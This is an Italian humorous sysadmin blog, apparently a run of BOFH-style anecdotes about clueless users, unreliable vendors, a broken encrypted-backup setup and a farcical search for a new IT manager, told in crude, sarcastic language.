Comincio pertanto ad inviare una prima risposta, pressapoco cosi':

Il DNS installato sul server sembra ok, quello che posso vedere e' che dei quattro dns del provider, nessuno sembra piu' accessibile, questo blocca ovviamente l'accesso ad Internet, ma l'accesso alla rete locale ed alle risorse intranet (via vpn) sono sempre possibili. Sto riconfigurando il dns per non interrogare piu' i dns del provider ma agire indipendentemente, potrebbe essere comunque utile l'informare il provider della cosa per vedere se hanno dei problemi sulla loro rete.

Per quanto riguardo i privilegi amministrativi: questa e' una faccenda piu' politica che tecnica. Io non ho problemi se volete installarvi il **vostro** sistema in parallelo al nostro o sostituire il nostro completamente con uno mantenuto da voi, ma il sistema attuale e' mantenuto da noi e basta, altrimenti diventa un casino.

Per il futuro, e dato che siete anche voi tecnici, potreste fornire maggiori dettagli riguardo i problemi che avete? "Non funziona" non e' un grande aiuto nel diagnosticare i problemi, specialmente visto che io mi trovo a 12 ore di distanza.

Per qualche strano motivo, il tipo a questo punto e' esploso... non riporto tutta la mail perche' era FIN TROPPO lunga. Ma il sunto e' che "non ho nessuna fiducia nella vostra capacita' di risolvere i problemi" e "vi ho dato tutte le informazioni tecniche di cui dispongo" e "non abbiamo nessuna connessione possibile, ne' via

Cosa fa' l'applicazione X ?

internet ne' con la rete locale" e proseguiva dettagliandomi dove potevo infilarmi la mia "attitudine"... a questo punto ho chiamato uno dei nostri consultant (nota: consult, non conslut) e gli ho fatto leggere tutta la pappardella, compresa la mia risposta. Nessuno dei due e' stato in grado di trovare niente di anormale nella mia risposta, entrambi abbiamo commentato che se "non funziona" e' quello che lui chiama "tutti i dettagli tecnici" allora i suoi "dieci anni di esperienza" non si sa bene in che cosa siano, ma sicuramente non in amministrazione sistemi.

La mia successiva risposta e' stata piu' o meno del tipo...

Prima di tutto calma. Spiacente se siete incazzati ma non posso farci niente.

Come detto poco fa il problema non sembra essere nel server ma nel servizio DNS del vostro provider, l'accesso alla rete locale pertanto dovrebbe sempre essere possibile, d'altra parte state ricevendo ed inviando posta, quindi questo me lo conferma. L'accesso alla rete locale ed il funzionamento della vpn non dipendono dal dns, quindi anche un malfunzionamento di quello non dovrebbe inficiare tali funzioni.

"Non funziona" non e' una descrizione tecnica accettabile, soprattutto da qualcuno che sostiene di avere dieci anni di esperienza. Capisco che per voi sono le dieci di sera e siete scocciati, ma questo non e' un problema mio e non posso farci niente.

Come detto prima, il vostro dns adesso e' riconfigurato per interrogare direttamente i dns 'primari', bypassando quindi i dns del vostro provider, consiglio sempre di contattare il provider e domandare come mai i loro dns non rispondono piu' alle nostre interrogazioni.

Adesso mi aspetto che DaBoss abbia qualche cosa da ridire quando arrivera' lunedì'...

Davide

17/01/2009 14:03

Lavoro? Cosa E'? (2)

Continua la storia di \$bloodyidiots e del loro firewall. Anzi, firewalls, nonostante le loro prestazioni non siano state proprio "stellari" ne' "puntuali" negli ultimi tempi, per qualche strano motivo Aquila e' fervente sostenitore di questa gente. Come', come non e', il firewall si e' sdoppiato in quattro, e adesso ci ritroviamo con ben 4 firewalls di questa gente.

I quattro catorci sono installati dal nostro hosting provider, e da soli occupano un bel 3/4 di un rack, producendo piu' rumore di una centrale nucleare a noccioline. Io li ho soprannominati "Morte", "Guerra", "Fame" e "Pestilenza" (ovviamente).

Lo scopo primario dei quattro cavalieri dell'apocalisse e' di gestire la riscrittura della posta in entrata ed in uscita dalla nostra rete, lavoro che svolgono piu' o meno in modo (in)decente, a seconda dell'ora del giorno, del clima e della stagione. Ah, ed a seconda di come gli gira allo spammer di turno ovviamente.

Dopo una serie di problemi con un'ondata di spam che ha saturato il firewall ed ha comportato ritardi nella consegna della mail che si sono protratti per oltre una settimana, il branco di segaioli ha deciso che quello che ci vuole e'.... **cambiare tutto il sistema di gestione della posta del firewall!**.

La discussione e' andata piu' o meno nel modo seguente:

BI - Nuovo sistema di gestione di posta!
IO - Ma quali sono i vantaggi di questo sistema?
BI - E' nuovo!
IO - Si, ho capito, e che vantaggi ha oltre ad essere nuovo?
BI - E' un **NUOVO** sistema!
IO - Questo me lo hai gia' detto.
BI - Il sistema di posta e' completamente nuovo!
IO - ...dove ho messo l'ascia?...

Cosi', dopo una cinquantina di mail dove i signori millantavano prestazioni supergalattiche con il nuovo sistema di posta (basato su postfix) contro al vecchio e bacato sistema di posta (basato su sendmail) ed ignorando le nostre (anzi mie) richieste di un qualche tipo di statistica su come la posta viene gestita in questo momento e come si potrebbe migliorare senza comprometterne completamente la funzionalita' (che io lo so che Murphy e' li' che mi guarda sempre...), alla fine DaBoss ha gettato la spugna e gli ha detto di procedere, ma ha anche detto che se qualche cosa va storto i quattro cavalieri verranno mandati al macero...

A questo punto il branco di scervellati ha frenato con piu' energia di un toro scatenato quando vede la porta del mattatoio, ed hanno cominciato a parlare di "rimandare l'aggiornamento" e della necessita' di "verificare la configurazione generale". Piccola nota: non si tengono della documentazione sulla gestione di questi cosi'?

Dopo di che', tutto e' caduto nel silenzio e, nonostante una serie di mail di richiesta di aggiornamenti, non abbiamo piu' sentito nulla.

Almeno fino a stamani, quando il telefono di Aquila (che e' in ferie) e' suonato, io rispondo ed e' uno dei rintronati. Che cerca di Aquila ovviamente.

IO - E' in ferie per dieci giorni.

BI - Ah... in ferie?

IO - (pensando: ha mandato una mail ieri, rintronato, l'ha anche mandata a me per conoscenza) Si, come

Cosa fa' l'applicazione X ?

specificato nella mail inviata ieri.

BI - Ah... non avevo capito che era in ferie...

IO - (pensando: e quale parte di "sono in ferie per dieci giorni" non era chiara?) Che c'e'?

BI - Dunque... lei sa che noi stiamo aggiornando i vostri firewall da \$vecchiosistema a \$nuovosistema.

IO - Io so che volevate farlo, ma non abbiamo piu' saputo niente di quando intendete procedere.

BI - Si. Dunque, stavamo pensando di cominciare aggiornando i due firewall dedicati ai siti web.

...pausa di riflessione mia...

IO - Hummmm... se mi ricordo bene quei due cosi sono dedicati a fare da firewall ad alcune applicazioni web accessibili da internet e niente di piu'. Sono completamente gestiti da voi, noi non abbiamo nemmeno le password di accesso.

BI - Esatto! Quindi aggiornare il sistema di posta non comporta nessun problema.

IO - Non comporta nemmeno nessun vantaggio.

BI - Come dice?

IO - Lo scopo dell'aggiornamento del sistema era rendere la gestione della posta piu' efficiente. Quei firewall non gestiscono la posta, quindi aggiornare il sistema di posta non comporta nessun vantaggio.

BI - Si appunto.

IO - Quindi a che scopo?

BI - Hemmm.... be.... cosi' potete vedere il nuovo sistema installato ed in funzione.

IO - (pensando: ma mi pigli per il culo o sei fesso?) Ma se quei cosi non gestiscono nessuna posta, ne' in entrata ne' in uscita, come possiamo vederlo in funzione?

BI - Hemmm... be... potreste... herr... collegarvi alla macchina e dare un'occhiata...

IO - HELLOOOOO... quale parte di "completamente gestiti da voi" non era chiara prima?

Io magari sono cinico e disilluso, ma mi sa che quelli di \$bloodyidiots vogliono vedere se ad installare st'affare esplode tutto o c'e' una possibilita' di sopravvivenza...

addendum alcuni mesi dopo ho ricevuto conferma che l'installazione del "nuovo sistema di posta" da noi e' stata, sostanzialmente, una prima installazione 'di test', quindi noi abbiamo pagato per il privilegio di fare da caviette per esperimenti... Micro\$oft non e' la sola allora...

Davide

17/01/2009 14:02

Noi Non Abbiamo Cambiato Niente!

Sicomeno...

Ma andiamo con ordine.

Stamani mi accorgo che uno dei nostri uffici (di quelli sfigati, con connessione internet del cavolo) e' offline. Ok, non mi preoccupo piu' di tanto, avranno qualche problema alla connessione.

Nel pomeriggio Erik (anzi, il sostituto di Erik), viene a chiamarmi perche' ha al telefono il boss-itmanager-esperto-sarca\$\$o dell'ufficio (UL), prendo percui la comunicazione.

IO - Cosa?

UL - Sono UL di \$ufficiosfigato, la nostra connessione non funziona piu' non abbiamo piu' contatto, il firewall e' rotto.

Ecchemiparevastrano. Ogni volta il problema e' "il firewall e' rotto"...

IO - Cosa avete combinato?

UL - Noi non abbiamo fatto niente.

IO - Stamani funzionava correttamente, che avete combinato?

UL - Noi non abbiamo fatto niente.

IO - E allora chi e' stato?

UL - Herr... c'era qui il tecnico stamani, che ha riconfigurato il router di collegamento ad internet...

IO - E basta?

UL - ...ed ha anche modificato la connessione alla lan...

IO - E basta?

UL - ...ed ha aggiornato il firmware dello switch...

IO - E basta?

UL - ... credo di si...

Ancora un po' e mi diceva che aveva riformattato la macchina del caffe'.

IO - Bene. Allora riacchiappatelo e ditegli di rimettere **tutto** come era prima che funzionava!

Seguono parecchie discussioni, spiegazioni, panegirici, lamentazioni e cose varie riguardo al fatto che se **loro** cambiano tutta la topologia e la configurazione della rete **senza** informarci preventivamente, non possono di certo aspettarsi che il firewall si riconfiguri automaticamente.

Nel tardo pomeriggio noto con soddisfazione che l'iconcina di \$ufficio ritorna in vita nel mio monitor.

Ma aspetta! come dicono nei film *il bello deve ancora venire...*

Il mattino dopo arrivo che il telefono sta gia' suonando. Ellamadonna! Sono solo le 8.30! Non ho ancora preso il caffe'! Rispondo, ed e' di nuovo UL. Il che vuol dire che adesso sa il mio nome ed il mio numero di telefono. Il che e' **Male**.

UL - ...allora siamo riusciti a rimettere a posto le cose.

IO - Bene. Ma perche' avete chiamato un tecnico, tecnico di che poi?

UL - Be.... non e' *proprio* un tecnico... (detto con quel tono...)

Cosa fa' l'applicazione X ?

IO - Comesarebbeadire? (*come se non lo sapessi...*)

UL - Che non sarebbe proprio un 'tecnico' nel senso della parola... (*detto sempre con quel tono...*)

IO - Comesarebbeadire? (*come se non lo sapessi...*)

Così e' saltato fuori che il 'tecnico' altro non e' che il fidanzato della figlia del cugino dell'amico di uno che di tanto in tanto fa dei lavori per UL...

IO - Ma vi siete impazziti? Vi rendete conto che se introiava qualche cosa seriamente la sua responsabilita' finiva con un "molto spiacente"?

UL - Ma e' **tanto** bravo con i computer!

Sicomeno, ed io sono **tanto** bravo a lanciare i coltelli. Vuoi farmi da bersaglio?

IO - Sì, questo lo abbiamo visto tutti. Comunque, perche' accidenti lo avete lasciato sguinzagliato in sala server?

UL - Abbiamo qualche problema con la rete.

IO - Che problema?

UL - Abbiamo qualche problema con la rete.

IO - Che problema?

UL - Abbiamo qualche problema con la rete.

IO - Che problema?

Ripetete la "conversazione" di cui sopra quante volte volete.

Dopo un terzo grado degno della Gestapo sono arrivato ad estirpargli un "la rete e' molto instabile". Guardo lo storico del mio monitor: \$ufficio e' stato off-line (senza contare ieri) per 23 ore nei precedenti 2 mesi. Ora, considerando la dimensione dell'ufficio, il numero di persone, il tipo di connessione, quanto la pagano eccetera, direi che questo non e' "instabile". Questo e' foxxutamente fantastico! Non e' nemmeno ciò che io considero "problematico". Problematico e', per esempio, quando uno degli UPS dell'ufficio principale USA e' saltato, ed hanno scoperto che il proprietario del palazzo aveva cambiato la serratura della sala server ed era andato in ferie. E ci hanno messo una settimana per trovare qualcuno con la chiave giusta. E non potevano nemmeno buttare giù la porta (e' abbastanza difficile giustificarlo quando non paghi l'affitto... non fatemi cominciare).

IO - Non mi sembra instabile, mi sembra ok. Vabbe', e' un po' lenta se confrontata con la connessione di qualche altro ufficio, ma non e' nemmeno tanto male.

UL - Ma a volte ci mettiamo delle ore per ricevere la posta!

IO - Sarebbe meglio se voi evitaste di spedire migliaia di mail con allegati mastodontici tutte insieme. E comunque, la mail non e' mai stata un sostituto per l'IM.

UL - Ma quando invio mail dal mio account di casa arriva istantaneamente!

IO - Sì ma la tua connessione di casa non e' mica condivisa da 20 persone.

Aggiungete qui altri esempi idioti di 'connessione instabile'.

UL - Quindi... cosa suggerite per migliorare il nostro sistema?

Whoa! Incredibile! Di solito prima incasinano il sistema e **poi** si mettono a strillare che "il firewall e' rotto". Questa volta prima domandano. Ma non mi illudo: lo so che tanto riusciranno a fare qualche cagata ugualmente. Spero solo che abbiano la decenza di aspettare la settimana prossima che io sono in ferie, così sara' qualcun altro a doverli LARTare a dovere.

Cosa fa' l'applicazione X ?

Davide

17/01/2009 14:02

Il Ritorno del BLFDH

Chi non si ricorda chi e' il Bastard Luser From the Depth of Hell potrebbe andare qui a rinfrescarsi la memoria.

Avevo lasciato il suddetto rompimarroni a rompere i marroni ad Eric, ma (ovviamente) tutto cio' che e' brutto ritorna... come la peste, le inondazioni ed i terremoti... si tratta solo di aspettarlo.

In alcuni casi, le Brutte Cose agiscono per interposta persona...

Ecco quindi che un bel giorno di Maggio mi arriva CL.

CL - Mi serve di sapere la password di BLFDH.

IO - No, quasi sicuramente a te non ti serve di saperla. In ogni caso io non la so. Adesso spiegami il problema.

CL - No, no. Mi serve di sapere la sua password.

IO - No. Ti assicuro che la sua password non ti serve, non so quale sia il tuo problema, ne' quale sia la sua password, ma il saperla **non e'** la soluzione ideale. Adesso perche' non mi spieghi quale e' il problema che stai cercando di risolvere?

CL - Ma non mi ascolti! Devo sapere la password di ...

La cosa e' andata avanti per una ventina di minuti, con lei che persisteva nel fare la stessa domanda, ed io che continuavo a cercare di spiegarle che il sapere la sua password non era una soluzione ideale.

Dopo la ripetizione della frase "io la password non la so" per una ventina di volte... in dieci minuti... finalmente un barlume di comprensione ha cominciato a farsi strada nella testa di CL.

CL - Non sai la password?

IO - Sono circa venti minuti che sto cercando di dirlo, si. No, non la so. E adesso tocca a te. Spiegami che accidenti stai cercando di fare.

CL - E adesso come si fa??

IO - **A FARE CHE????** Ancora non me lo hai detto. Sono venti minuti che mi stai martirizzando e ancora non mi hai spiegato COSA accidenti vuoi fare!

CL - Devo cambiare la password di BLFDH.

Io cerco di immaginarmi in un bel posto tranquillo, senza CL intorno e senza BLFDH in circolazione, ma il sogno e' di breve durata, quindi ritorno dal mio viaggio ai confini della galassia e cerco di fare mente locale senza strozzare subito CL.

IO - Hummmm... ok, siamo andati da "mi serve la sua password" al "devo cambiare la sua password"... adesso proviamo a fare un passettino ulteriore indietro e cerca di dirmi **perche' accidenti TU dovresti cambiare o sapere la sua password**.

Se vi pare, potreste inserire qui' altri quindici-venti minuti di "devo cambiare la sua password quindi mi serve la sua vecchia password". Dopo aver inserito la domanda "dimmi che accidenti stai cercando di fare" nella conversazione per altre 25-30 volte in dieci minuti, finalmente il concetto e' riuscito a penetrare nel cervello di CL...

CL - La password di BLFDH sta per scadere.

IO - E allora?

CL - E allora devo cambiarla.

IO - E perche' devi cambiarla tu, non puo' cambiarsela da solo? Cos'e' improvvisamente sei diventata la sua

Cosa fa' l'applicazione X ?

segretaria?

CL - No. E' che lui e' in ferie.

IO - E allora a che accidenti gli serve la password? Quando torna dalle ferie?

CL - Non lo so esattamente, credo il mese prossimo.

IO - E allora lascia che la password scada e quando il rimbambito e' in ufficio se la cambiera' da solo la password.

CL rimungina la faccenda per un'istante.

CL - Ma se la password scade non puo' piu' leggere la posta!

IO - E chisseneffrega! E' in ferie si o no? Se e' in ferie che legge la posta a fare?

CL - Ma se non riesce a leggere la posta sara' estremamente dispiaciuto!

E gia'. Il coglione riceve una caterva di "warning: la tua password scadra' in 75 giorni". Ovviamente non e' che si preoccupa di cambiarla PRIMA di andare in ferie. Noooooo.... ci pensa quando e' gia' in ferie e dieci giorni prima della scadenza della password stessa.

IO - Se si dispiace sono cavoli suoi. Che la password era in scadenza l'ha saputo come minimo un mese e mezzo fa, dato che cominciamo a tormentare gli utenti ben 45 giorni prima della scadenza, ha ricevuto come minimo 20 diversi avvisi di scadenza. Se voleva cambiare la password poteva cambiarla quando ne aveva voglia e la possibilita' che era in ufficio. Adesso sono cavoli suoi. Lasciala scadere.

CL - Ma...

Potete aggiungere qui, se vi pare, un'altra tirata di mezz'ora che noi dovremmo favorire il funzionamento delle cose e che gli utenti dovrebbero essere assecondati (anche quelli coglioni?) e che l'accesso alla posta dovrebbe essere sempre garantito eccetera eccetera. Tirata per la quale io non mi sono manco scomodato a registrare.

Voglio dire: se tu non paghi la bolletta del gas, la compagnia ti taglia fuori, se non paghi il telefono, idem come sopra. Ti danno avvisi e ti danno il tempo ed il modo di metterti in regola. E' cosi' tanto difficile da capire che la scadenza della foxxuta password e' la stessa cosa? Se la lasci scadere sono cavoli tuoi.

Finalmente, dopo un'agonizzante ora e mezza di panegirici, CL si e' convinta che io la password non gliela resettavo e che BLFDH si sarebbe dovuto arrangiare. Adesso lo aspetto al varco quando rientra dalle ferie... con un robusto e nodoso randello...

Davide

17/01/2009 14:01

Se E' Rotto... Lascialo Come#39

E si... qualche volta le cose rotte e' meglio lasciarle rotte... si fanno meno danni.

Ma andiamo con ordine.

Seguendo i vari panegirici organizzativi, mi trovo ad operare dalla nostra base di Washington DC, sorvolo sulla organizzazione (o mancanza di) esistente in tale ufficio. Comunque, non appena arrivato, il facente-funzioni di DaBoss qui' a WDC (d'ora in avanti per comodita' riferito come DaBoss), mi ha rifilato tutta una serie di 'semplici lavoretti', consistenti nel mettere a posto o correggere vari problemucci che, per mancanza di tempo, di voglia o di qualcuno che ci capisse qualche cosa, non sono mai stati sistemati.

Uno di questi "problemucci" riguardava il backup di uno dei database usati dall'ufficio. Tale database e' **estremamente importante** in quanto contiene numeri di carte di credito, conti bancari e chi piu' ne ha piu' ne metta. Come e', come non e', si tratta di un database Access... ok, smettetela di vomitare adesso... e si', lo so che 'Database' e 'Access' nella stessa frase non hanno molto senso senza una negazione in mezzo...

Data la necessita' di sicurezza di tale arnese, la procedura di backup fa una copia del db, la cripta usando PGP e quindi la trasferisce su di un'altro server dotato di tape library per la copia finale su nastro.

Il che *sarebbe* bellissimo... se non che la criptazione fallisce miseramente e tutto cio' che e' trasferito su nastro e' il messaggio di errore ritornato da PGP. Insomma, non c'e' un backup.

Cosi', dopo essere stato adeguatamente istruito sull'importanza e la "centralita'" della cosa, e dopo aver atteso una mezza eternita' perche' DaBoss mi fornisse le password per accedere al maledetto server, mi sono messo a guardare sta cosa.

Prima cosa che noto: lo script di backup viene eseguito via cron con una clausola HOMEDIR=/ che 'resetta' la homedir dell'utente a '/. Si capisce quini che poi pgp non trova piu' le sue chiavi di crittografia. Un'altra cosa e' che il file viene prima copiato in locale e poi dovrebbe essere crittografato. Ma la copia locale non viene cancellata. Domando spiegazioni.

DaBoss - Dato che la procedura di crittografia e copia su nastro non funziona ho preferito lasciare una copia in locale, cosi' se qualche cosa non funziona possiamo ripristinare da quello almeno.

Ok, ha senso... piu' o meno... se uno si dimentica tutta la storia di sicurezza e balle varie.

Dopo un po' di panegirigi rimetto a posto lo script di backup e lo collaudiamo con successo: adesso il db viene criptato correttamente e trasferito correttamente su nastro.

IO - Allora che fo'? La elimino la copia locale non-criptata?

DB - Si si, adesso non ci serve piu'.

Le ultime parole famose ovviamente.

Fast forward di circa una settimana, quando CL entra in ufficio terrorizzata e scalpitante.

CL - Il database \$quellofamosoinsomma non funziona piu'!!!

DB - Come "non funziona piu'"?

CL - Quando cerco di aprirlo mi dice errore di operazione proibita e si blocca tutto!

Cosa fa' l'applicazione X ?

IO - Mah, strano, ma sei sicura di non averlo gia' aperto da qualche altra parte?

CL - Si, ma succede sempre, solo che di solito prendo l'altro e lo copio su questo e poi funziona!

Io e DaBoss ci guardiamo un'attimo.

IO - Come "prendi l'altro e lo copi su questo"?

CL - Nella stessa cartella (*e daje co ste' "cartelle"...*) c'e' un'altro database con un nome buffo, io lo copio su questo e funziona. Ma adesso quello col nome buffo non c'e' piu'!

E cosi' si scopre che, il famoso superimportantissimo database si introia a cadenza settimanale e la copia non crittografata che, in teoria, non avrebbe dovuto servire a niente, veniva usata regolarmente per ripristinare la situazione.

IO - (rivolto a DaBoss) Ok, niente di male, abbiamo le copie su nastro, si tratta solo di ripristinare da quello.

DB - Si.... ma come?

IO - Come "ma come"? Si tira fuori dal nastro e lo si decripta no?

DB - Si, ma come si decripta quel coso?

IO - ...usando lo stesso programma che usi per criptarlo?

DB - Non lo so mica se funziona.

IO - Come "non lo so mica se funziona"???

Cosi' ci mettiamo alla consolle per eseguire l'operazione. E scopriamo che... la Chiave Privata per decriptate il db, sul server non c'e'.

IO - Dove sta la chiave di decriptazione?

DB - A me lo domandi?

IO - E certo che lo domando a te! Sta roba era gia' qui' quando sono arrivato, la chiave di CRIPTAZIONE e' presente, ci deve essere anche la chiave di DE-CRIPTAZIONE da qualche parte. Chi l'ha messa in piedi sta roba?

DB - Hemmmm.... io.

IO - E quando hai creato la chiave come hai fatto?

DB - Micameloricordo...

IO - ...osantaapollonia...

Ebbene si'! I pisquanotti adesso crittografano regolarmente i loro database, ma non hanno modo di de-crittografarli per ripristinare i dati!

E dato che la copia non-crittografata non e' mai stata backupata su nastri, siamo rimasti con un database sputtanato (da ricostruire dal cartaceo) ed una serie di inutili backup **perfettamente sicuri**. Il che dimostra che, certe volte, le cose che non funzionano, e' meglio lasciarle che non funzionano...

Davide

17/01/2009 14:01

Una Buona Idea

Sono in 'meeting' con UL.

UL - ...blah blah blah yada yada yada... e quindi il nuovo software verra' sviluppato da \$chiaccidentisonoquesti.

IO - Interessante... e che c'entro io?

UL - Non sei tu che ti occupi di \$progetto?

IO - Io mi occupo dei server che quel coso usa (o userebbe dato che non funziona, ma sorvoliamo sui dettagli) e non del software in se stesso.

UL - Ah, vabbe', comunque abbiamo deciso di sostituirlo in toto.

IO - ...interessante... voglio dire, quel coso non ha mai funzionato, invece di ripararlo si sostituisce... posso chiedere quanto avete pagato \$chiaccidentisonoquesti per il lavoro?

UL - \$unagambaunbraccioelapallasinistra.

IO - (cercando di immaginarmi quanto viene alta la pila se metti le banconote una sopra all'altra) ...hemmm... la palla destra la teniamo per gli update, giusto?

UL - He?

IO - Niente, lascia stare... comunque... io che c'entro?

UL - Allora, sta gente qui sono in Germania.

IO - ...in Germania...

UL - Si. Mentre il server verra' installato presso \$ufficioincompetente in Canada.

IO - ...in Canada...

UL - Quindi gli serve un modo di accedere al server direttamente cosi' possono installare, disinstallare, cazzeggiare eccetera eccetera.

IO - ...e che problema c'e'? Abbiamo un client di VPN accreditato, se lo installano e richiedono l'accesso.

UL - No, quello non va bene.

IO - Come sarebbe non va bene? E' perfettamente funzionante.

UL - Ma non va bene per loro.

IO - Come sarebbe a dire no? Che problema c'e'?

UL - E' che il client e' solo per Windows, mentre loro usano tutti Apple.

IO - E cio' significa che dovranno schiumarsi di 600 euro e comperare un picci' al supermercato all'angolo per installarsi la vpn. Considerando quanto li paghiamo non mi sembra un sacrificio eccessivo.

UL - Nonno, non funziona.

IO - Come "non funziona" ?

UL - E' che non hanno un ufficio, di solito lavorano 'on the road' o da vari Internet Cafe' o roba cosi', quindi non possono installarsi un pc.

IO -ma stai scherzando?

UL - No, e' l'ultima frontiera in 'agile design'...

IO - A me mi sembra una stronzata.

UL - Comunque devono accedere al server ed a quest'altro servizio e questo e quello e blah blah blah, yada yada yada 24 ore su 24 yada yada accesso non ristretto yada yada...

Insomma, io dovrei aprire il firewall a pigs+dogs+lizards...

IO - E devo supporre che tutta sta roba sia gia' stata approvata dagli incompetenti di turno?

UL - Ah si si... comunque hai tempo fino alla settimana prossima (che oggi e' solo venerdi') perche' poi io me ne vado in ferie per 4 mesi.

IO - Come in ferie? E chi se lo gestisce questo coso?

UL - Ah, c'e' un tizio che dovrebbe arrivare, ma sara' qui' solo una volta alla settimana.

Cosa fa' l'applicazione X ?

IO - ...una volta alla settimana... qui... il branco di scoiattoli e' in un Internet Cafe' in Germania, il server e' in Canada e lui viene qui.

UL - Si. E se possiamo anche installargli un pc con Windows in francese.

IO - ...in Francese...

UL - Si, che lui non parla Inglese.

IO - ...ovviamente no...

Credo sia il momento di rivedere il mio curriculum...

Davide

17/01/2009 14:01

Il Genio del male

Avevamo lasciato il nostro eroe (cioe' io) alle prese con varie idee idiote partorite dal cervello di varia gente e (piu' o meno) irrealizzabili, le cose cominciano a prendere una piega piuttosto critica quando, DaBoos, dopo essere stato in vacanza nelle Filippine in Agosto (in coincidenza con la mia permanenza negli USA), si e' ritrovato con una quasi-moglie filippina.

La signora in questione, una volta arrivata in Olanda, non ha molto gradito l'ambiente ed ha deciso che preferiva ritornarsene nella sua isoletta nel pacifico (chiamala scema), DaBoss, seduta stante, ha piantato giu' la lettera di dimissioni ed e' saltato sull'aereo successivo...

Ok, ok... sto' esagerando, ma non di troppo.

In ogni caso, ci siamo ritrovati *scapocciati*, il che non e' che mi producesse troppi problemi, se non fosse che, per qualche strano motivo, sembra sia **proibito** per una qualunque divisione o dipartimento di questa gabbia di matti il non avere un 'manager responsabile' di qualche sorta. Per un po' ci siamo ritrovati quindi con il SL-Finanziario a capo dell'IT...

Il netto risultato di cio' e' stato la terminazione di 3 contratti di consulenza e supporto che ci costavano qualche cosa come 40.000 euro l'anno, SL ha ovviamente gongolato per un po' facedo notare a tutti l'ovvio vantaggio finanziario, finche' qualcuno non ha domandato, ok, e adesso i servizi X, Y e Z che erano forniti da tali contratti come li forniamo?

A questo punto SL e' arrivato a domandare "che accidenti facevano questa gente?". Ed immediatamente dopo ci siamo ritrovati a dover arrangiare altri contratti con altri fornitori esterni per fornire gli stessi servizi di prima, ad un costo totale di 82.000 euro anno. Stranamente, SL non e' sembrato gradire molto i commenti relativi ad '82 - 40 = 42' fatti alla macchina del caffe', ma se non altro ha smesso di gongolare e fare riferimento alla sua capacita' di "ridurre i costi organizzativi" molto rapidamente.

Dopo tale debacle, un capo 'temporaneo' e' stato chiamato a controllare le cose e, se non altro, a gestire il tran-tran quotidiano, tale capo temporaneo altro non era che uno dei nostri consultant, il quale si e' ritrovato a fare da consultante e capo dell'IT, come le due cose si riconciliassero (lui era responsabile per il rinnovo del suo stesso contratto) e' lasciato come esercizio al lettore.

Nel frattempo HR ha iniziato l'operazione di reclutamento di un nuovo capo.

Si e' subito deciso che, prendere qualcuno che fosse gia' qui e promuoverlo a 'capo' era una cosa impossibile (perche'? non lo so). Inoltre il nuovo capo doveva necessariamente avere una esperienza di tipo "internazionale", il che significa che, se *putacaso* la persona in questione, in possesso di tutti i requisiti richiesti si trova nella stessa nazione, la candidatura non puo' essere presa in considerazione (hemmm...).

Qualcuno poi ha avuto la fantastica idea di mettere l'annuncio di ricerca su un qualche forum letto perlopiu' dall'estremo oriente, il che significa che ci siamo ritrovati con un paio di migliaia di curriculum scritti in indiano, cinese, thailandese o sarca\$\$o ma **NON** in inglese... da tutta questa montagna di fuffa, HR ha estratto 6 curriculum di "possibili" candidati, due dagli USA, uno dalla cina, due dal sub-continente indiano e l'ultimo dal Brasile.

Dato che risultava impossibile organizzare dei colloqui faccia a faccia HR ha deciso di organizzare dei colloqui via teleconferenza. 3 dei candidati si sono dimostrati sorpresi, direi di piu' **scioccati** all'idea che parole ed immagini potessero essere trasmesse via computer da una parte all'altra del pianeta terra! Ancora di

Cosa fa' l'applicazione X ?

piu' al fatto che **loro** avrebbero dovuto usare computers per il loro lavoro. Non c'e' bisogno di dire che 3 curriculum hanno trovato la strada del tritarifiuti.

Dei 3 candidati rimasti, uno si e' dimostrato dispostissimo a comparire di persona per un colloqui, non appena gli fornivamo un biglietto andata e ritorno business class, 5 giorni riservati nel migliore hotel della citta', la Lexus, blu grazie... non ha detto niente riguardo il quartiere a luci rosse, suppongo che fosse gia' arrangiato o lo considerasse sottinteso... un'altro cv e' stato espulso dalla (oramai molto corta) pila.

Dei due rimanenti, uno e' stato ignorato bellamente da HR (grande ca\$\$ata) e l'ultimo e' stato sostanzialmente invitato per una 'visita introduttiva'. Praticamente, essendo questo tale l'unico rimasto, HR sembrava abbastanza orientato sull'assumerlo 'per forza'... comunque, il tale e' arrivato e sono cominciati a comparire i primi segni che *Qualche Cosa Non E' Proprio Nel Verso Giusto...*

Il tale: a) non si sa che eta' abbia e lui non la dichiara b) non dichiara chi e' il suo attuale datore di lavoro c) riferisce generici "compiti manageriali" in una societa' che "fornisce supporto tecnico ad alcune divisioni del governo americano". Se state sentendo puzza di bruciato non siete i soli.

Le cose sono arrivate ad un punto tragico durante un 'pranzo' di lavoro, quando sto' tipo (Boss Prospettivo - BP) se ne e' uscito con:

BP - ...ed ovviamente, dovendo io trasferirmi dagli USA, mi aspetto che mi sia fornita un'abitazione *in linea* con la mia carica.

HR - hemmm... che intende con 'in linea'?

BP - Mi aspetto che non costi **meno** di 5000 euro al mese.

Ora, non so dove accidenti vivete voi, ma 5000 euro al mese sono tanti soldi qui'... io stavo per chiedere se intendevo buttare fuori la Regina dal Palazzo Reale ma non ne ho avuto il tempo...

HR - Hummm... quella cifra non e' allineata con il tipo di stipendio che noi avevamo in mente...

BP - Ovviamente si tratta di un malinteso con il vostro direttore finanziario, chiaramente una persona della mia capacita' e posizione non puo' non essere considerato come non appartenente alla direzione centrale, quindi con uno stipendio di conseguenza.

HR - ...hu... la posizione e' per 'capo dell'IT' non per ...

BP - Si' si', senz'altro e' un malinteso con il vostro direttore finanziario, brava persona ma certamente non all'altezza dell'incarico, in effetti conosco una persona adatta per la posizione, non e' al mio livello ovviamente, ma credo che sia una scelta migliore, potremmo convocarlo qui' il mese prossimo ed in un paio di settimane riorganizzare l'intero dipartimento.

Il suddetto 'direttore finanziario' stava seduto accanto a me, immobile a parte un tic nervoso all'occhio sinistro...

Dopo un po' di discorsi simili, il tale e' andato a farsi due passi e ci siamo ritrovati con HR-SL...

- silenzio di tomba -

HR-SL - hemmm... che ne dite?

Tutti in coro - **MA STAI FOXXUTAMENTE SCHERZANDO!!!**

HR-SL - ma... se non lo assumiamo dobbiamo ricominciare tutta la ricerca da capo...

Tutti in coro - **E STAVOLTA TI CONVIENE FARLO IN MODO DECENTE CA##O!!!**

Lo stesso giorno e' stato annunciato che la ricerca sarebbe ripresa praticamente da zero...

Cosa fa' l'applicazione X ?

Davide

17/01/2009 14:00

Arrivano i Gabbiani...

E così siamo di nuovo alla ricerca di un capo ICT, dato che il 'genio del male' di cui alla storia precedente e' stato (fortunatamente) rifiutato.

